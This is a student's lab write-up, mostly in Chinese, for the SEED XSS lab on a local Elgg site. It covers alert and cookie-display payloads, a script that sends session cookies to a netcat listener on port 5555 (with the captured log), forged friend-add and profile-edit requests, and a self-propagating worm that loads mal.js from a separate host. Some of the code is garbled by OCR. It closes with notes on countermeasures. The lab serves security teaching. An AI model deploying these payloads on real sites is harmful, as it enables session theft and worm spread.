Cross-Site Scripting (XSS) Attack Lab

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Lab Environment

首先

the Apache server needs to be started.


输入命令:

\$ sudo service apache2 start

Task 1:

Posting a Malicious Message to Display an Alert Window

description 有标签,不会执行<script>代码内容。可以将恶意代码放入 briefdescription 中。




分析:上面显示了在 alice 的配置文件中实现跳跃代码时,警报 XSS 弹出窗口的屏幕截图。

Task 2

Posting a Malicious Message to Display Cookies

同上,在 BD 中插入恶意代码

<script>alert(document.cookie);</script>



上面的屏幕截图是我在 Alice 的配置文件中实现了 JavaScript 代码,特别是在"关于我"部分。 然后我们看到"Elgg="作为一个警报,显示当前会话的 cookie。

Task 3:

Stealing Cookies from the Victim's Machine

在 BD 中插入代码,基于 CSRF 攻击原理,给本机的 5555 端口发送信息

<script>alert(document.cookie);document.write('<img src=http://127.0.0.1:5555?c=' +
document.cookie+'>')

如图,接收到 cookie 为 c=Elgg=f8168b9pg5tpc1u7bhp9i84gk2

```
Seed@VM:~ $ sudo service apache2 restart
seed@VM:~ $ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 35686)
GET /?c=Elgg=f8168b9pg5tpclu7bhp9i84gk2 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:87.0) Gecko/20100101 Firefo x/87.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabelgg.com/
```

Task 4:

Becoming the Victim's Friend

在访问 Samy 主页后 Alice 与 Samy 成为好友

```
<script type="text/javascript">
    window.onload = function () {
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;

var sendurl="/action/friends/add?friend=47" + ts + token + ts + token;
    if (elgg.session.user.guid != 47) {
        Ajax=new XMLHttpRequest();
        Ajax.open("GET",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("X-Requested-With","XMLHttpRequest");
        Ajax.send();
    }
}
</script>
```



• Question 1: Explain the purpose of Lines ① and ②, why are they are needed?

```
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
Answer:
ts 与 token 是 Elgg 服务器对用户的认证,加入这两行可以骗过服务器的用户认证
```

• Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Answer:


不可以。普通的文本编辑模式会将 script 代码的关键字符进行转义,造成代码完整性缺失,无法正确执行,即无法造成攻击。

Task 5:

Modifying the Victim's Profile

将以下代码以 edit HTML 模式放入 description

```
<script type="text/javascript">
window.onload = function(){
    var name="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="& elgg ts="+elgg.security.token. elgg ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var description = "&description=Your profile have been attacked!!!<\/p>";
    var content=token + ts + description + guid + name;
    var samyGuid=47;
    if(elgg.session.user.guid!=samyGuid)
    {
         Ajax=new XMLHttpRequest();
         Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
         Ajax.setRequestHeader("Host","www.xsslabelgg.com");
         Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
         Ajax.send(content);
    }
</script>
攻击成功
```



Alice About me Your profile have been attacked!!!

• Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

Answer:

因为 Samy 在完成 profile 的 edit 后系统自动跳转到其主页,如果不加对当前用户的 id 的判断,将修改 Samy 自己的 profile,而恶意代码正是在 profile 中,即覆盖自己使之不能对其他用户进行攻击

Task 6:

Writing a Self-Propagating XSS Worm


```
DOM Approach
<script type="text/javascript" id=worm>
    window.onload = function(){
         var name="&name="+elgg.session.user.name;
         var guid="&guid="+elgg.session.user.guid;
         var ts="& elgg ts="+elgg.security.token. elgg ts;
         var token="__elgg_token="+elgg.security.token.__elgg_token;
         var description = "&description=Your profile have been attacked!!!<\/p>"}
         var
                scriptstr
                                  "<script
                                             type=\"text\/javascript\"
                                                                         id=worm>"
document.getElementById("worm").innerHTML + "<\/script>";
         var content=token + ts + description + encodeURIComponent(scriptstr) + guid + name;
         Ajax=new XMLHttpRequest();
         Ajax.open("POST","/action/profile/edit",true);
         Ajax.setRequestHeader("Host","www.xsslabelgg.com");
         Ajax.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
         Ajax.send(content);
    }
</script>
因为是自我复制,不用判断是否要对访问账户执行攻击
```

Link Approach

```
用于 DNS 解析
127.0.0.1
            www.t.com
在/etc/apache2/sites-available/000-default.conf 中添加一个网站配置,并允许跨站请求,如下:
<VirtualHost *:80>
        ServerName http://www.t.com
        DocumentRoot /var/www/t
        <Directory />
                 Require all granted
                 Allow from all
                 Header set Access-Control-Allow-Origin *
        </Directory>
</VirtualHost>
在命令行中输入命令启用 apache 自定义请求头并重启 apache
sudo a2enmod headers
sudo service apache2 restart
创建 /var/www/t/mal.js 文件,此文件即为 script 标签的 src 属性所指向的文件
//mal.js
window.onload=function(){
    var name="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
         description="&description=Your profile
                                                    has
                                                                 attacked!!!<\/p><script
                                                          been
type=\"text\/javascript\" src=\"http:\/\/www.t.com\/mal.js\"><\/script>";
    var content=token+ts+description+guid+name;
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST","/action/profile/edit",true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    Ajax.send(content);
```

访问 www.t.com/mal.js

先在本地创建一个新的网站, 名为 t.com, 用于托管恶意脚本。在/etc/hosts 中添加下面一行



Alice 访问 Samy 主页后被攻击



Boby 访问 Alice 主页后也被攻击




Task 7:


Countermeasures

1. Activate only the HTMLawed countermeasure

通过观察网页源代码发现,HTMLawed 将<script>标签删除了。




但通过抓包发现我们发送的内容并没有被删减,所以可以得出结论: <script>的标签是在服务器端被删除的



2. Turn on both countermeasures

发现: htmlspecialchars 比 HTMLawed 的优先级低



Fx

Question 1: What are the main differences of CSRF and XSS attacks? They both have "cross site" in their names.

CSRF 工作原理:

用户是网站 A 的注册用户,且登录进去,于是网站 A 就给用户下发 cookie。要完成一次 CSRF 攻击,受害者必须满足两个必要的条件:

- (1) 登录受信任网站 A, 并在本地生成 Cookie。(如果用户没有登录网站 A, 那么网站 B 在诱导的时候,请求网站 A的 api 接口时,会提示你登录)
- (2) 在不登出 A 的情况下, 访问危险网站 B (其实是利用了网站 A 的漏洞)。

XSS 工作原理:

不需要任何的登录认证,它会通过合法的操作(比如在 url 中输入、在评论框中输入),向你的页面注入脚本(可能是 js、HTML 代码块等)。

区别: CSRF 需要用户先登录网站 A,获取 cookie; XSS 不需要登录。

Question 2: Can we use the countermeasures against CSRF attacks to defend against XSS attacks, including the secret token and same-site cookie approaches?

不能

针对 CSRF 的防御手段侧重于防止用户的身份被盗用,而 XSS 本身就是利用受信任用户误发 出请求,不需要伪造受信任用户身份